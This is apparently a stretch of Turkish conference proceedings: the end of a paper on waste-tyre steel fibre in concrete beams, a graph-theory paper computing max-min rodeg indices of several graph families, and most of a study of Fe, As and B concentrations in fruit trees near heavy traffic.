Betonarme kirişlere karıştırılıp etkisi gözlenmek istenen çelik telin, lastik atıktan elde edilen çelik tel seçilmesiyle ,bir atığı faydalı şekilde kullanarak değerlendirebilmek amaçlanmıştır.

Yapılan çalışmalarda çelik tel içeriği arttıkça betonun işlenebilmesinin aynı oranda azaldığı ve dolayısıyla betonu kalıplara yerleştirmenin de bir o kadar zorlaştığı gözlemlendi.

Çelik tel içeriğinin artmasıyla işlenebilmenin azalmasının yanında birim ağırlıklarının arttığı kaydedildi.

Çelik tel katkısı bulunmayan numunelerin çatlak oluşumunun çelik tel katkılı numunelere göre daha erken olduğu ve daha geniş çatlak genişliklerine sahip olduğu gözlemlendi.

Çelik tel katkısının taşıma gücünde önemli etkisi olmamakla beraber süneliklerinde önemli artışlara sebep olduğu için , ülkemizde deprem kuşağı olan bölgelerde uygulanmak üzere çalışmaların geliştirilerek, çelik tel katkılı betonarme kirişlerin mekanik davranışlarına yönelik çalışmalar sürdürülüp faydalı sonuçlar kaydedilebilir.

Betonarme kirişlerde kullanılmak üzere seçilen çelik tellerin özellikle bir atıktan seçilmesiyle, atık sayılan maddeleri değerlendirerek, ekonomik olmasına katkı sağlanıp ,daha verimli ve karlı sonuçlara gidilebilir.

5. KAYNAKLAR

Avcıoğlu, M., Malzeme Bilimi Yapı Malzemeleri ve Deneyleleri

TS 10513, Çelik Teller - Beton Takviyesinde Kullanılan, TSE Yayını, Ankara 1992

DSİ, Çelik Liflerle Güçlendirilmiş Beton, T.C. Bayındırlık ve İskan Bakanlığı, Kasım 1994, Ankara.

Ersoy, U., Özcebe G., Betonarme

<https://polen.itu.edu.tr/bitstream/11527/8821/1/7370.pdf>

http://eng.harran.edu.tr/moodle/moodldata/138/BAI_HRU_2.pdf

MAX-MIN RODEG INDEX OF SOME CERTAIN GRAPHS¹
BAZI GRAFLARIN MAX-MIN RODEG İNDEKSİ

N. Feyza YALÇIN

Dr. Öğr. Üyesi, Harran Üniversitesi Fen Edebiyat Fakültesi Matematik Bölümü, Cebir ve Sayılar Teorisi Anabilim Dalı

ABSTRACT

Topological indices are graph invariants that provide to approach graphs by numerical values and mostly used in chemistry. Topological index of (molecular) graph of chemical compounds are correlate with physicochemical features of compounds. One of them is max-min rodeg index. In this work, by using edge partitioning method, which is based on degrees of end vertices, the max-min rodeg index of some special graphs named Friendship graph (Dutch windmill graph), comet graph, t -fold bristled graph of P_n , fence graph $P_n[P_2]$ and tadpole graph are computed.

Keywords: Topological index, max-min rodeg index, graph

ÖZET

Topolojik indeksler graflara sayısal değerlerle yaklaşmayı sağlayan graf invariantlarıdır ve çoğunlukla kimya alanında kullanılırlar. Kimyasal bileşiklerin (moleküler) graflarının topolojik indeksleri bileşiklerin bazı fizikokimyasal özellikleri ile ilişki içindedir. Bu indekslerden biri de max-min rodeg indekstir. Bu çalışmada, graf kenarlarının bitim noktalarının derece ayrışımına dayalı kenar ayrışım metodu kullanılarak, Friendship graf (Dutch windmill graf), comet graf, P_n in t -fold bristled grafı, fence graf $P_n[P_2]$ ve tadpole graf gibi bazı özel grafların max-min rodeg indeksi hesaplandı.

Anahtar Kelimeler: Topolojik indeks, max-min rodeg indeks, graf

1. INTRODUCTION

Topological index of a graph is a numerical value which is invariant under graph isomorphism. The concept of topological index is arisen from the study of famous chemist Wiener (see [11]) who introduced Wiener index of a graph and attributed the foundation of chemical graph theory. Afterwards, several topological indices of molecular graphs are presented such as first Zagreb, second Zagreb, Schultz and Gutman index etc. ([2],[4],[5]) and their derived versions are introduced. Topological indices of molecular graphs are also known as molecular descriptors which are correlate with physicochemical features of compounds and are based on degree, distance in a graph and have many applications in theoretical chemistry, pharmacy, quantitative structure-activity relationship (QSAR) and quantitative structure-property relationship (QSPR) researches.

Definition of the concept of topological index builds a bridge between group theory, ring theory, graph theory and chemistry i.e. topological indices of some algebraic structures like zero-divisor graph of a ring $\Gamma(\mathbb{Z}_n)$ are computed in [1], for further details (see [8]).

Let $G = (V, E)$ be a graph consists of a set of vertices, $V = V(G)$ and a set of edges, $E = E(G)$. Then max-min rodeg index of G is defined as

$$Mm_{sde}(G) = \sum_{uv \in E(G)} \frac{\max\{\sqrt{d_u}, \sqrt{d_v}\}}{\min\{\sqrt{d_u}, \sqrt{d_v}\}} = \sum_{uv \in E(G)} \sqrt{\frac{\max\{d_u, d_v\}}{\min\{d_u, d_v\}}}, \quad (1.1)$$

where d_u denotes the degree of a vertex u (see [9],[10]).

Max-min rodeg index of bridge graphs and fullerenes are computed in [6]. In [3], multiple and hyper F-index of some special type graphs are computed. In this work, the max-min rodeg index of some special graphs named Friendship graph (Dutch windmill graph), t -fold bristled graph of P_n , fence graph $P_n[P_2]$

¹ Bu çalışma Harran Üniversitesi HÜBAP birimi tarafından K19289 no'lu proje çerçevesinde desteklenmektedir.

and tadpole graph are computed by using edge partitions in [3], definition in [7] is considered for comet graph.

2. MAIN RESULTS

In this section, we compute the max-min rodeg index of Friendship graph (Dutch windmill graph), comet graph, t -fold bristled graph of P_n , fence graph $P_n[P_2]$ and tadpole graph $T_{m,n}$.

A *friendship graph* (Dutch windmill graph) F_n is constructed by joining n copies of the cycle graph C_3 with a common vertex, which has $2n + 1$ vertices and $3n$ edges (see Fig. 1).




Figure 1. Friendship graph F_n

Theorem 2.1. The max-min rodeg index of *friendship graph* F_n is

$$Mm_{sds}(F_n) = n \cdot (2\sqrt{n} + 1).$$

Proof. Edge partition of F_n based on degree of end vertices of each edge is given in Table 1.

(d_u, d_v)	$(2n, 2)$	$(2, 2)$
Number of edges	$2n$	n

Table 1

If we write the values of Table 1 in (1.1), we obtain

$$Mm_{sds}(F_n) = \sum_{uv \in E(F_n)} \sqrt{\frac{\max\{d_u, d_v\}}{\min\{d_u, d_v\}}} = 2n\sqrt{n} + n\sqrt{1},$$

which completes proof.

A *comet* is a tree composed of a star and a pendent path. For any positive integer n and t with $2 \leq t \leq n - 1$, a comet of order n with t pendent vertices is denoted by $C(n, t)$ which is a tree formed by a path P_{n-t} and a star S_{t+1} of order $t + 1$ (see Fig. 2). In a comet graph $C(n, t)$, one end vertex of the path P_{n-t} coincides with a pendent vertex of a star S_{t+1} . If $t = 2$, $C(n, t)$ is the path graph and if $t = n - 1$, $C(n, t)$ is the star graph [7].




Figure 2. Comet graph $C(n, t)$

Theorem 2.2. For $2 \leq t \leq n - 1$, the max-min rodeg index of comet graph $C(n, t)$ is

$$Mm_{sde}(C(n, t)) = \sqrt{t} \left(t - 1 + \frac{1}{\sqrt{2}} \right) + n - t - 2 + \sqrt{2}.$$

Proof. For $2 \leq t \leq n - 1$, edge partition of $C(n, t)$ based on degree of end vertices of each edge is given in Table 2.

(d_u, d_v)	(1,2)	(2,t)	(1,t)	(2,2)
Number of edges	1	1	$t - 1$	$n - t - 2$

Table 2

Consider the Table 1 and using (1.1), we have

$$Mm_{sde}(C(n, t)) = 1 \cdot \sqrt{2} + 1 \cdot \sqrt{\frac{t}{2}} + (t - 1)\sqrt{t} + (n - t - 2) \cdot 1,$$

thus proof is completed.

Let G be a graph, t -fold bristled graph of G is denoted by $Brs_t(G)$ is constructed by attaching t pendent vertices to each vertex of G . The t -fold bristled graph of the path P_n , that is $Brs_t(P_n)$ can be seen in Fig. 3.




Figure 3. $Brs_t(P_n)$; t -fold bristled graph of the path P_n

Theorem 2.3. The max-min rodeg index of $Brs_t(P_n)$ is

$$Mm_{sde}(Brs_t(P_n)) = \left(t(n - 2) + \frac{2}{\sqrt{t+1}} \right) \sqrt{t+2} + 2t\sqrt{t+1} + (n - 3).$$

Proof. Edge partition of $Brs_t(P_n)$ based on degree of end vertices of each edge is given in Table 3.

(d_u, d_v)	(1,t+1)	(1,t+2)	(t+1,t+2)	(t+2,t+2)
Number of edges	$2t$	$t(n-2)$	2	$n-3$

Table 3

If we replace the values in Table in (1.1), we have

$$\begin{aligned}
 Mm_{sde}(Brs_t(P_n)) &= 2t\sqrt{t+1} + t(n-2)\sqrt{t+2} + 2\sqrt{\frac{t+2}{t+1}} + (n-3)\sqrt{1} \\
 &= \left(t(n-2) + \frac{2}{\sqrt{t+1}}\right)\sqrt{t+2} + 2t\sqrt{t+1} + (n-3),
 \end{aligned}$$

which completes proof.

The *wreath product* of the graphs G and H denoted by $G \circ H$ is a graph which has the vertex set $V(G) \times V(H)$ and $(u_1, v_1), (u_2, v_2)$ is an edge if (i) $u_1u_2 \in E(G)$ or (ii) $u_1 = u_2$ and $v_1v_2 \in E(H)$. The wreath product of the path graphs P_n and P_2 constructs the fence graph which is denoted by $P_n[P_2]$ (see Fig.4).




Figure 4. Fence graph $P_n[P_2]$

Theorem 2.4. The max-min rodeg index of fence graph $P_n[P_2]$ is

$$Mm_{sde}(P_n[P_2]) = 5n + 8\sqrt{5/3} - 12.$$

Proof. Edge partition of the fence graph $P_n[P_2]$ (with $2n$ vertices) based on degree of end vertices of each edge is given in Table 4.

(d_u, d_v)	(3,3)	(3,5)	(5,5)
Number of edges	2	8	$5n - 14$

Table 4

Proof is obvious from Table 4 and (1.1).

A (m, n) -tadpole graph $T_{m,n}$ consists of a cycle graph on m with $m \geq 3$ vertices and a path graph with n vertices, connected by a bridge (see Fig. 5).




Figure 5. Tadpole graph $T_{3,4}$

Theorem 2.5. The max-min rodeg index of (m, n) -tadpole graph $T_{m,n}$ is

$$Mm_{sd\epsilon}(T_{m,n}) = m + n + 3\sqrt{3/2} + \sqrt{2} - 4.$$

Proof. Edge partition of the tadpole graph $T_{m,n}$ based on degree of end vertices of each edge is given in Table 5 as follows:

(d_u, d_v)	(2,2)	(3,2)	(1,2)
Number of edges	$m + n - 4$	3	1

Table 5

Proof can be seen by Table 5 and (1.1).

3. CONCLUSION

In this work, the max-min rodeg index of some special graphs named Friendship graph (Dutch windmill graph), comet graph, t -fold bristled graph of P_n , fence graph $P_n[P_2]$ and tadpole graph are computed. Computing several topological indices of these special type of graphs can be considered.

REFERENCES

- Ahmadi, M.R. and Nezhad R.J., Energy and Wiener index of zero divisor graphs, Iranian Journal of Mathematical Chemistry 2(1), 45-51, 2011.
- Dobrynin, A.A. and Kochetova, A.A., Degree Distance of a Graph: A degree analogue of the Wiener index, Journal of Chem. Inf. and Computer Sciences 34, 1082-1086, 1994.
- Ghobadi, S. and Ghorbaninejad, M., On F-polynomial, multiple and hyper F-index of some molecular graphs, Bulletin of Mathematical Sciences and Applications 20, 36-43, 2018.
- Gutman, I. and Trinajstic, N., Graph theory and molecular orbitals, Total φ -electron energy of alternant hydrocarbons, Chemical Physics Letters 17, 535-538, 1972.
- Gutman, I., Selected properties of the Schultz molecular topological index, Journal of Chemical Information and Computer Sciences 34, 1087-1089, 1994.
- Havare, Ö.Ç., Max-min rodeg index of bridge graphs and fullerenes, Malaysian Journal of Fundamental and Applied Sciences 14(1), 48-51, 2018.
- Lu, H. and Zhou, B, Lower bounds for the Randic index R_{-1} of trees, Match Commun. Math. Comput. Chem. 54, 435-440, 2005.
- Nikmehr, M.J., Heidarzadeh, L., Soleimani, N., Calculating different topological indices of total graph of Z_n , Studia Scientiarum Mathematicarum Hungarica 51(1), 133-140, 2014.
- Vukicevic D. and Gasperov, M., Bond Additive Modeling 1. Adriatic Indices, Croatica Chemica Acta 83(3), 243-260, 2010.
- Vukicevic D., Bond Additive Modeling 2. Mathematical properties of max-min rodeg index, Croatica Chemica Acta 83(3), 261-273, 2010.
- Wiener, H., Structural determination of paraffin boiling points, Journal of the American Chemical Society 69, 17-20, 1947.

**TRAFİĞİN YOĞUN OLDUĞU ALANLARDA YETİŞTİRİLEN BAZI MEYVE
AĞAÇLARINDA AĞIR METAL KONSANTRASYONLARININ ORGAN BAZINDA
DEĞİŞİMİ****PLANT SECTION BASED CHANGE OF HEAVY METAL CONCENTRATIONS APPLIED IN
SOME FRUIT TREES GROWN IN HEAVY TRAFFIC AREAS****Ezgi ABACIOĞLU**

Doktora Öğrencisi, Bartın Üniversitesi Fen Bilimleri Enstitüsü Orman Mühendisliği Ana Bilim Dalı, (Sorumlu Yazar)

Hatice AKARSU

Doktora Öğrencisi, Düzce Üniversitesi Fen Bilimleri Enstitüsü Orman Mühendisliği Ana Bilim Dalı

Orhan GÜLSEVEN

Doktora Öğrencisi, Kastamonu Üniversitesi Fen Bilimleri Enstitüsü Orman Mühendisliği Ana Bilim Dalı

ÖZET

Hava kirliliği büyük şehirlerde milyonlarca insanın hayatını etkileyen ve giderek büyüyen sorunlardan birisi haline gelmiştir. Özellikle trafik kaynaklı ağır metal kirliliği bu kapsamda en çok gündeme taşınan konuların başında gelmektedir. Taşıtların sebep olduğu kirlilik, egzoz gazları, teker aşınmaları vb. havadaki ağır metal kirliliğini arttırmakta, bu alanlarda yetişen ve özellikle gıda olarak tüketilen bitkilerdeki ağır metal birikimi çok ciddi sağlık problemlerine sebep olabilmektedir. Bu yüzden trafik kirliliğinin yoğun olduğu bölgelerde yetişen bitkilerdeki ağır metal kirliliğinin izlenmesi ve tespit edilmesi büyük önem taşımaktadır. Bu çalışmada, trafiğin yoğun olduğu bölgelerde yetiştirilen ıhlamur, gül, ceviz ve kirazın yaprak, dal ve meyve organlarında Fe (demir), As (arsenik) ve B (bor) elementlerinin tür ve organ bazında değişimlerinin belirlenmesi amaçlanmıştır. Çalışma sonucunda Fe elementinin en yüksek dallarda daha sonra meyvelerde ve yapraklarda, As elementinin en yüksek meyvelerde, B elementinin en yüksek yapraklarda birikim yaptığı belirlenmiştir. Türler bazında tek tek değerlendirme yapıldığında özellikle Fe konsantrasyonunun bütün türlerde organ bazında önemli ölçüde değiştiği ve bu değişimin çok yüksek düzeyde olduğu belirlenmiştir. Çalışma sonuçları gıda olarak tüketilen meyve organlarındaki ağır metal konsantrasyonlarının çok yüksek düzeylerde olabildiğini göstermektedir. Bu durum ağır metal kirliliğinin yüksek olduğu bölgelerde yetiştirilen ve gıda olarak tüketilen bitkilerin insan sağlığı açısından büyük riskler içerdiğini göstermektedir.

Anahtar kelimeler: Ağır metal, ıhlamur, Meyve, Trafik,**ABSTRACT**

Air pollution has become one of the growing problems affecting the lives of millions of people in metropolitan. Especially heavy metal pollution caused by traffic is one of the most important issues in terms of air pollution. Pollution caused by vehicles, exhaust gases, wheel wear, etc. has increased the heavy metal pollution in the air. Therefore, heavy metal accumulation in plants grown in these areas and consumed as food can cause serious health problems. Thus, it is of great importance to monitor and detect heavy metal pollution in plants grown in areas with high traffic pollution. In this study, it was aimed to determine the changes of Fe (iron), As (arsenic) and B (boron) elements on leaves, branches and fruit organs of lime, rose, walnut and cherry tree grown in regions with high traffic. As a result of the study, it was determined that Fe element the most accumulated in plant branches. Also it was detected that the most accumulated element in leaves was B element and the most accumulates in fruit was As element. When the species was evaluated one by one, it was specified that Fe concentration was significantly changed on organ basis in all of species. Moreover, this changing the higher than other concentration changing. Consequently, it can be said that heavy metal concentrations in the consumed fruit parts of the foods exposed to heavy traffic pollution may be very high. This indicates that plants grown and consumed as food in areas where heavy metal pollution is high having great risks to human health.

Key words: Heavy metal, lime, fruit, traffic

1.GİRİŞ

Ağır metaller, 5 g cm³'ün üzerinde özgül yoğunluğa ve 40'ın üzerinde bağlı atom kütesine sahip nispeten büyük bir dizi elementleri içermektedir. Metallerden kaynaklanan çevre kirliliği, son iki yüzyıl boyunca madencilik ve endüstriyel faaliyetlerdeki artış ile yaygınlaşmıştır. Şu anda dünya çapında mevcut Cu, Cd, Pb ve Hg gibi ağır metallerin üretimi oldukça fazladır (Jarup, 2003). Çeşitli şekillerde antropojenik kaynaklardan türetilen bu kirleticilerin farklı ekosistemler üzerinde çok büyük etkisi olmuştur (Macfarlane ve Burchett, 2001, Macfarlane ve Burchett, 2002). Doğada doğal olarak oluşan 90 elementin 53'ü ağır metallerdir (Weast, 1984). Bunlardan Fe, Mo ve Mn mikro besin elementi olarak önem arz etmektedir. Ancak Zn, Ni, Cu, Co, Va ve Cr gibi elementler ise toksiktir. Fakat toksik olan bu elementlerde eser miktarda büyük önem taşımaktadırlar. Ag, As, Hg, Cd ve Pb'nin besin olarak bilinen bir işlevi olmamakla birlikte bitkiler ve mikroorganizma için toksik etki oluşturmaktadırlar (Nies, 1999). Ağır metallerin çoğunluğu canlı organizma için toksiktir ve hatta gerekli olarak kabul edilenler dahi aşırı miktarda alınırse toksik etki oluşturabilmektedir. Ağır metaller, insan sağlığı, bitki büyümesi ve hayvan yaşamı için önemli olan biyokimyasal süreçleri bozabilir ve canlı organizmalar için tehdit oluşturabilirler (Jarup, 2003, Silva et al., 2005, Ali et al., 2008). Çalışmalar, bu tür kirleticilerin yol kenarlarındaki bitki örtüsü, yaban hayatı ve insan yerleşim yerlerine zararlı olabileceğini göstermiştir (Muskett and Jones, 1980, Khan and Frankland, 1983, Ndiokwere, 1984, Iqbal et al., 1994, Ferretti et al., 1995, Turer and Maynard, 2003, Nakayama et al., 2010).

Taşıt trafiği, kentsel alanlarda önemli bir ağır metal kirliliği kaynağıdır ve çevrenin, ağır metal kaynağı olan otomobiller tarafından kirletilmesi, dünya çapında ciddi bir çevresel sorundur. Bu metaller, yanma, bileşen aşınması, sıvı sızıntısı ve metallerin korozyonu gibi karayolu taşımacılığının farklı operasyonları sırasında ortama salınmaktadır. Kurşun, kadmiyum, bakır ve çinko yol kenarındaki ortamların en büyük metal kirleticisidir ve yakıtın yanması, lastiklerin aşınması, yağ sızıntısı, pil ve radyatörler gibi metalik parçaların korozyonu nedeniyle açığa çıkmaktadır (Akbar et al., 2006, Dolan et al., 2006, Baker et al., 2007). Hızlı sanayileşmenin, artan araç trafiğinin ve gübre uygulamasının biyosferde büyük miktarlarda metal salınmasına yol açtığı da geniş ölçüde yapılan çalışmalarla belgelenmiştir (Motto et al., 1970).

Son yıllarda otomobil sayısındaki hızlı artışla birlikte, trafik faaliyetlerinden kaynaklanan kirlilik, kentsel çevrenin bozulmasına ve dolayısıyla halk sağlığı sorunlarında önemli bir artışa sebep olmuştur (Fakayode and Olu-Owolabi, 2003; Davydova, 2005). Yapılan çalışmalar, trafik kirliliğinin, hem yol kenarındaki topraklarda hem de bitkilerde Fe, As, Pb, Cd, Zn ve Cu gibi bazı ağır metallerin önemli ölçüde birikmesine neden olabileceğini göstermiştir (Ndiokwere, 1984; Ho and Tai, 1988; Benfenati et al., 1992; Carlosena et al., 1998; Garcia and Mill'an, 1998; Imperato et al., 2003; Çelik et al., 2005). Nriagu (1988), Thacker et al. (1992), Schwartz (1994) and Bellinger (1995)'in yapmış oldukları araştırmalara göre toprağa ulaşan ağır metaller kirlilik kaynakları ortadan kalksa bile uzun bir süre pedosferde kalmaktadır. Kirliliğinin oluşturduğu bu durum kentsel çevre kalitesini düşürmekte ve halk sağlığı için giderek artan seviyede bir tehdit oluşturmaktadır (Imperato et al., 2003).

Son yüzyılda Dünya nüfusu ciddi bir artış göstermiş ve kırsal nüfusun da artmasıyla büyük şehirlerde aşırı bir nüfus yoğunluğu meydana gelmiştir (Işınkaralar vd.2017; Çetin vd.,2018). Kentsel yerleşim yerlerinde artan hızlı nüfus, sanayileşme ve bilimsel ve teknolojik gelişmeler beraberinde çevre kirliliğini de getirmektedir (Gülgün vd., 2014). Kentsel alanlarda toprakta ve bitkilerde biriken ağır metal konsantrasyonları, özellikle çocuklarda aktif sindirim sistemi ve hemoglobinin ağır metallerle karşı yüksek duyarlılığı nedeniyle çocuk ve insan sağlığı üzerine olumsuz etkileri bulunmaktadır (Radha et al., 1997).

2.ÇALIŞMANIN AMACI VE YÖNTEMİ

Bu çalışmada, Kastamonu ilinde kent merkezinde yetiştirilen bazı meyve ağaçlarının ağır metal birikiminin bitki türü ve bitki organeline bağlı olarak değişiminin belirlenmesi amaçlanmıştır.

Çalışmada Kastamonu ili kent merkezinden toplanan yaprak, dal ve meyve örnekleri kullanılmıştır. Toplanıp etiketlenerek laboratuvara getirilen örnekler kartonlar üzerine serilerek ayırma işlemine tabi tutulmuştur. Yapraklar, dallar ve tohumlar ayrılıp gruplandırılmıştır. Daha sonra dallar, daha rahat kuruyabilmesi için kırılarak parçalanmış, tohumlar ise ezilmiştir. Tohumların ezilme işlemi mermer parçaları ile yapılmış, metal bir alet kullanılmamıştır. Hazırlanan numuneler cam petri kapları içerisinde

yerleştirilmiş ve tekrar etiketlenmiştir. Bu şekilde hazırlanan numuneler 15 gün oda kurusu hale gelmesi için bekletilmiş, bu süreç içerisinde laboratuvar her gün havalandırılmıştır. Hava kurusu hale gelen numuneler, tamamen kuruyabilmeleri amacıyla etüvde 45°C’de bir hafta boyunca kurutulmuştur.

Bir diğer aşamada temin edilen bitki numuneleri 0,5 gr hassas terazi yardımı ile tartılmıştır. Çeker ocak altında; 10 mL %65’lik HNO₃ çözeltisi tartılan bitki örnekleri üzerine ilave edilerek hazırlanmış, mikrodalga fırın tüplerine alınmıştır. Örnekler mikrodalga fırında hazırlanan örnekler 280 PSI basınçta ve 180°C’de 20 dakika yakılmıştır. Sonrasında soğumaya bırakılan örneklere deiyonize su ilave edilerek 50 ml’ye tamamlanmıştır. Filtre kağıdı aracılığı ile süzülen örnekler ICP-OES cihazında uygun görülen dalga boyu aralığında okunmuştur.

ICP-OES cihazında okunan değerler SPSS paket programında varyans analizine tabi tutulmuş, %95 güven düzeyinde anlamlı farklılık gözlenen değerlere Duncan testi uygulanmış ve farklı homojen grupların ayrımı belirlenmiştir.

3.BULGULAR

3.1.Ağır Metal Konsantrasyonlarının Tür Bazında Değişimi

Çalışmaya konu örneklerde ağır metal konsantrasyonlarının tür bazında değişimi belirlenmiş, verilere varyans analizi ve Duncan testi uygulanmış, elde edilen ortalama değerler, varyans analizi sonucu elde edilen F değeri ve önem düzeyi ile Çizelge 1’de verilmiştir.

TÜR	Fe	As	B
Ihlamur	232,84	1,78	69,53
Gül	164,63	2,20	73,74
Ceviz	43,99	2,05	66,72
Kiraz	105,45	2,13	77,28
F değeri	2,821	0,201	0,031

Çizelge 1. Ağır metal konsantrasyonlarının tür bazında değişimi

Çizelge 1 incelendiğinde sadece bütün elementlerin konsantrasyonlarının tür bazındaki değişiminin istatistiki olarak en az %95 güven düzeyinde anlamlı olmadığı belirlenmiştir.

3.2.Ağır Metal Konsantrasyonlarının Organ Bazında Değişimi

Çalışmaya konu örneklerde ağır metal konsantrasyonlarının organ bazında değişimi belirlenmiş, verilere varyans analizi ve Duncan testi uygulanmış, elde edilen ortalama değerler, varyans analizi sonucu elde edilen F değeri ve önem düzeyi ile Duncan testi sonucu oluşan homojen gruplar Çizelge 2’de verilmiştir.

ORGAN	Fe	As	B
Yaprak	235,52b	1,93a	143,67b
Dal	38,92a	1,47a	25,79a
Meyve	103,38a	3,04b	38,14a
F değeri	8,81**	8,83**	18,33**

Çizelge 2. Ağır Metal Konsantrasyonlarının Organ Bazında Değişimi

Çizelge 2 incelendiğinde sadece bütün elementlerin konsantrasyonlarının organ bazındaki değişiminin istatistiki olarak en az %99 güven düzeyinde anlamlı olduğu görülmektedir.

Organ bazında yapılan varyans analizi sonucuna göre en yüksek Fe değeri yaprakta görülürken en düşük Fe değeri ise dal da görülmektedir. En yüksek Fe değeri ile en düşük Fe değeri arasında yaklaşık altı kat fark olması dikkat çekmektedir. As elementinde en yüksek değer meyve de görülürken en düşük değer dal da görülmektedir. En yüksek değer olan meyve ile en düşük değer dal arasında yaklaşık iki kat fark olması dikkat çekmektedir. B elementinde en yüksek değer yaprakta görülürken en düşük değer dal da görülmektedir. En yüksek değer olan yaprak ile en düşük değer olan dal arasında yaklaşık olarak beş buçuk kat fark olması dikkat çekmektedir. Genel olarak bakıldığında en yüksek değerler yaprakta en düşük değerler ise dal da elde edilmiştir.

3.3.Fe Element Değişimi

Çalışmaya konu meyve ağaçları örneklerinde Fe elementi konsantrasyonunun tür ve organlara bağlı değişimi belirlenmiş, verilere varyans analizi ve Duncan testi uygulanmış, elde edilen ortalama değerler, varyans analizi sonucu elde edilen F değeri ve önem düzeyi ile Duncan testi sonucu oluşan homojen gruplar Çizelge 3’de verilmiştir.

	Yaprak	Dal	Meyve	F değeri
Ihlamur	412,58 Bc	53,09 Ab	-	29,150**
Gül	167,37 Bab	19,04 Aa	307,49 Cb	20,956**
Ceviz	105,13 Ba	25,32 Aa	1,52 Aa	30,68**
Kiraz	256,99 Bb	58,23 Ab	1,14 Aa	32,48**
F değeri	10,25**	8,402**	41,971**	

Çizelge 3. Fe Elementi Konsantrasyonlarının Tür ve Organ Bazında Değişimi

Çizelge 3’de görüldüğü üzere Fe elementi konsantrasyonunun tür ve organlara bağlı değişimi istatistiki olarak en az %99 güven düzeyinde anlamlıdır. Ortalama değerler ve Duncan testi sonuçlarına göre tür bazında karşılaştırıldığında ihlamur da en yüksek değer yaprak da görülürken en düşük değer meyve de görülmektedir ancak analiz sonuçlarına göre meyve organındaki ihlamur türünün Fe elementi değişimi belirlenebilir limitlerin altında kalmıştır. Gül de en yüksek değer Gül ağacı türünde en yüksek değer Meyve organında görülürken en düşük değer Dal organında görülmektedir. Ceviz ağacı türünde en yüksek değer yaprak organında görülürken en düşük değer meyve organında görülmektedir. Kiraz ağacı türünde en yüksek değer yaprak organında görülürken en düşük değer meyve organında görülmektedir. Organ bazında karşılaştırma yapıldığında yaprak da en yüksek değer Ihlamur türünde görülürken en düşük değer Ceviz türünde görülmektedir. Dal da en yüksek değer Kiraz türünde görülmektedir bir sonraki yüksek değer ve kiraz türüne en yakın değer Ihlamur türünde görülmektedir Dal da en düşük değer Gül türünde görülmektedir. Meyve de en yüksek değer Gül türünde görülürken bir sonraki en yüksek değer ile arasında üçyüz katın üzerinde fark olması dikkat çekmektedir. Meyve organında en düşük değer Ihlamur türünde görülmektedir.

3.4.As Element Değişimi

Çalışmaya konu meyve ağaçları örneklerinde As elementi konsantrasyonlarının tür ve organlara bağlı değişimi belirlenmiş, verilere varyans analizi ve Duncan testi uygulanmış, elde edilen ortalama değerler, varyans analizi sonucu elde edilen F değeri Çizelge 4’de verilmiştir.

	Yaprak	Dal	Meyve	F değeri
Ihlamur	2,07	1,48	-	0,769
Gül	1,84	1,48	3,30	2,17
Ceviz	1,72	1,48	2,97	1,93
Kiraz	2,09	1,43	2,87	1,73
F değeri	0,134	0,004	0,074	

Çizelge 4. As Elementi Konsantrasyonlarının Tür ve Organ Bazında Değişimi

As elementi konsantrasyonunun tür ve organ bazında değişimini belirlemek amacıyla yapılan varyans analizi sonucuna göre %95 güven düzeyinde anlamlı olmadığı belirlenmektedir.

3.5.B element değişimi

Çalışmaya konu meyve ağaçları örneklerinde B elementi konsantrasyonlarının tür ve organlara bağlı değişimi belirlenmiş, verilere varyans analizi ve Duncan testi uygulanmış, elde edilen ortalama değerler, varyans analizi sonucu elde edilen F değeri Çizelge 5’de verilmiştir.

	Yaprak	Dal	Meyve	F değeri
Ihlamur	115,96	23,10	-	4,43
Gül	152,28	30,99	37,96	3,89
Ceviz	144,70	25,49	29,96	4,39
Kiraz	161,74	23,60	46,52	4,12
F değeri	0,134	0,139	0,332	

Çizelge 5. B Elementi Konsantrasyonlarının Tür ve Organ Bazında Değişimi

B elementi konsantrasyonunun tür ve organ bazında değişimini belirlemek amacıyla yapılan varyans analizi sonucuna göre %95 güven düzeyinde anlamlı olmadığı belirlenmektedir.

SONUÇLAR VE ÖNERİLER

Çalışma sonucuna göre sadece bütün elementlerin konsantrasyonlarının organ bazındaki değişiminin istatistiki olarak anlamlı olduğu görülmektedir. Ancak elementlerin organ bazındaki değişimleri farklı düzeylerde olabilmektedir. Örneğin en yüksek Fe konsantrasyonu yaprakta en yüksek As konsantrasyonu meyvede ve en yüksek B konsantrasyonu ise yaprakta elde edilmiştir.

Benzer sonuçlar farklı çalışmalarda da elde edilmiştir. Mossi (2018) çalışmasına konu bitkilerde Cu, Ni, Pb, Cd ve Ca konsantrasyonlarının dallarda yapraktakinden daha yüksek olduğunu, Mn konsantrasyonunun ise yapraklarda dallardan daha yüksek düzeyde olduğunu belirtmektedir. Sevik ve ark. (2019a) ağır metallerin tür bazında organlardaki konsantrasyonlarının farklı olduğunu örneğin Ni konsantrasyonunun süs eriğinde en yüksek tohumda, at kestanesi, ıhlamur ve dişbudakta ise yapraklarda elde edildiğini, akçaağaçta ise organlar arasında istatistiki olarak anlamlı düzeyde fark olmadığını belirtmektedir.

Ağır metaller ile ilgili çalışmalarda, ağır metal konsantrasyonlarının organa bağlı olarak değişimi sıklıkla çalışmalara konu olmaktadır. Bu konuda yapılan çalışmalarda Mossi (2018) yaprak ve dal, Turkyılmaz ve ark., (2018b) kabuk ve odun, Elfantazi ve ark., (2018a,b) yaprak ve dal, Sevik ve ark., (2019b) yaprak, tohum ve dal, Akarsu (2019) iç kabuk, dış kabuk ve odunda organlar arası farklılıkları belirlemişlerdir. Bu çalışmalarda ağır metal konsantrasyonlarının organ bazında önemli ölçüde değiştiği ortaya konulmuştur.

Çalışma kapsamında söz konusu Fe elementinin bazı meyve ağacı türleri ve organlara bağlı değişimleri belirlenmeye çalışılmıştır. Çalışma sonucuna göre Fe elementi konsantrasyonunun tür ve organlara bağlı değişimi istatistiki olarak anlamlıdır. Ancak Fe elementinin organ ve tür bazındaki değişimleri farklı düzeylerde olabilmektedir. Örneğin tür bazında karşılaştırma yapıldığında Ihlamur türünde en yüksek değer yaprakta, Gül de en yüksek değer meyve de, Ceviz de en yüksek değer yaprakta ve Kiraz da en yüksek değer ise yaprakta elde edilmiştir. Genel olarak tür bazında karşılaştırma yapıldığında en yüksek değer yaprakta elde edildiği görülmektedir. Organ bazında karşılaştırma yaptığımızda ise en yüksek yaprak değerinin Ihlamur türünde en yüksek dal değerinin ise Kiraz da ve en yüksek meyve değeri Gül türünde elde edilmiştir.

